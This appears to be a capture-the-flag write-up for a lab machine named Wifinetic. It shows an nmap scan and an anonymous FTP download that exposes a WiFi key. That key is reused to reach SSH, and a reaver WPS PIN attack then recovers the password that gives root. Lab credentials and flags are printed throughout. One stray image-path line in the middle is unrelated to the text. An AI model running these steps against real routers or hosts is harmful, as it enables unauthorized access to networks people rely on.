Information Gathering

1) Open ports have been found

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.11.247 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-13 21:32 IST
Nmap scan report for 10.10.11.247
Host is up (0.63s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
53/tcp open  domain

Nmap done: 1 IP address (1 host up) scanned in 49.56 seconds
```

2) found some files in ftp server anonymous login

```
┌──(vigneswar㉿vigneswar)-[~/wifinetic]
└─$ ftp 10.10.11.247
Connected to 10.10.11.247.
220 (vsFTPd 3.0.3)
Name (10.10.11.247:vigneswar): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
lsftp> ls
229 Entering Extended Passive Mode (|||49670|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31 11:03 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31 11:03 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31 11:03 ProjectOpenWRT.pdf
-rw-r--r--    1 ftp      ftp         40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp         52946 Jul 31 11:03 employees_wellness.pdf
226 Directory send OK.
```

3) got random information from installed files

HR Manager

samantha.wood93@wifinetic.htb

Wifinetic

Date: 21/12/2023

To: all_employees@wifinetic.htb

info@wifinetic.htb

+44 7583 433 434

wifinetic.htb

10 Downing St, London SW1A 2AA, United Kingdom

@wifinetic

Wifinetic

Date: 21/12/2023


To: management@wifinetic.htb

Subject: Project Proposal - Migrating from OpenWRT to Debian

Oliver Walker

Wireless Network Administrator

olivia.walker17@wifinetic.htb



```
./config/wireless

config wifi-device 'radio0'
        option type 'mac80211'
        option path 'virtual/mac80211_hwsim/hwsim0'
        option cell_density '0'
        option channel 'auto'
        option band '2g'
        option txpower '20'

config wifi-device 'radio1'
        option type 'mac80211'
        option path 'virtual/mac80211_hwsim/hwsim1'
        option channel '36'
        option band '5g'
        option htmode 'HE80'
        option cell_density '0'

config wifi-iface 'wifinet0'
        option device 'radio0'
        option mode 'ap'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniUqWiFIPasswrd1!'
        option wps_pushbutton '1'

config wifi-iface 'wifinet1'
        option device 'radio1'
        option mode 'sta'
        option network 'wwan'
        option ssid 'OpenWrt'
        option encryption 'psk'
        option key 'VeRyUniUqWiFIPasswrd1!'
```

Vulnerability Assesment

1) Checking for password reuse

```
┌──(vigneswar㉿vigneswar)-[~/wifinetic]
└─$ ssh 10.10.11.247 -l netadmin
netadmin@10.10.11.247's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-162-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 13 Sep 2023 04:51:19 PM UTC

  System load:             0.0
  Usage of /:              64.2% of 4.76GB
  Memory usage:            6%
  Swap usage:              0%
  Processes:               226
  Users logged in:         0
  IPv4 address for eth0:   10.10.11.247
  IPv6 address for eth0:   dead:beef::250:56ff:feb9:4613
  IPv4 address for wlan0:  192.168.1.1
  IPv4 address for wlan1:  192.168.1.23

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Tue Sep 12 12:46:00 2023 from 10.10.14.23
netadmin@wifinetic:~$
```

yes, the password was reused

got the user flag

```
netadmin@wifinetic:~$ cat user.txt
ba35998f966ebbb1bdbca257a1cdb855
netadmin@wifinetic:~$
```

Privilege Escalation

1) found running processes

```
netadmin@wifinetic:~$ ps aux | grep /usr
_laurel      761  0.0  0.1  10320  6360 ?        S<   16:02   0:00 /usr/local/sbin/laurel --config /etc/laurel/config.toml
root         794  0.0  0.2  47544 10624 ?        Ss   16:02   0:00 /usr/bin/VGAuthService
root         795  0.1  0.2 237776  8224 ?        Ssl  16:02   0:04 /usr/bin/vmtoolsd
root         919  0.0  0.2 239432  9480 ?        Ssl  16:02   0:00 /usr/lib/accountsservice/accounts-daemon
message+     921  0.0  0.1   7568  4756 ?        Ss   16:02   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         941  0.0  0.0  81960  3820 ?        Ssl  16:02   0:00 /usr/sbin/irqbalance --foreground
root         945  0.0  0.2 236444  9156 ?        Ssl  16:02   0:00 /usr/lib/policykit-1/polkitd --no-debug
syslog       951  0.0  0.1 224344  5536 ?        Ssl  16:02   0:00 /usr/sbin/rsyslogd -n -iNONE
root         958  0.0  0.9 801388 36140 ?        Ssl  16:02   0:00 /usr/lib/snapd/snapd
root         961  0.0  0.3 395496 13472 ?        Ssl  16:02   0:00 /usr/lib/udisks2/udisksd
root        1005  0.0  0.3 318828 13628 ?        Ssl  16:02   0:00 /usr/sbin/ModemManager
root        1150  0.0  0.0   6816  2900 ?        Ss   16:02   0:00 /usr/sbin/cron -f
root        1160  0.0  0.0   6972  3516 ?        Ss   16:02   0:00 /bin/bash /usr/local/bin/wps_check.sh
daemon      1165  0.0  0.0   3796  2136 ?        Ss   16:02   0:00 /usr/sbin/atd -f
root        1168  0.0  0.0   6808  2960 ?        Ss   16:02   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
dnsmasq     1192  0.0  0.0  12176  2468 ?        S    16:02   0:00 /usr/sbin/dnsmasq -x /run/dnsmasq/dnsmasq.pid -u dnsmasq -7 /etc/dnsmasq.d,.dpkg-dist,.dpkg-old,.dpkg-new --local-service
--trust-anchor=.,20326,8,2,e06d44b80b8f1d39a95c0b0d7c65d08458e880409bbc683457104237c7f8ec8d
root        1193  0.0  0.1  12184  7448 ?        Ss   16:02   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root        6374  0.0  0.0  10236  2964 ?        Ss   17:02   0:00 /usr/sbin/hostapd -B -P /run/hostapd.pid -B /etc/hostapd/hostapd.conf
netadmin    6408  0.0  0.0   6432   720 pts/0    R+   17:02   0:00 grep --color=auto /usr
```

hostapd seems interesting
2) found interface in monitor mode

```
netadmin@wifinetic:~$ iwconfig
hwsim0    no wireless extensions.

wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

lo        no wireless extensions.

wlan1     IEEE 802.11  ESSID:"OpenWrt"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 02:00:00:00:00:00
          Bit Rate:11 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=70/70  Signal level=-30 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:8   Missed beacon:0

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Master  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

3) found a wpa password

```
netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[!] Found packet with bad FCS, skipping...
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
netadmin@wifinetic:~$
```

4) Checking for root password reuse

```
netadmin@wifinetic:~$ su root
Password:
root@wifinetic:/home/netadmin# cd /root
root@wifinetic:~# cat root.txt
deaef34cfdb99f5c6d1579ba915e5344
root@wifinetic:~#
```

Yes, the password is reused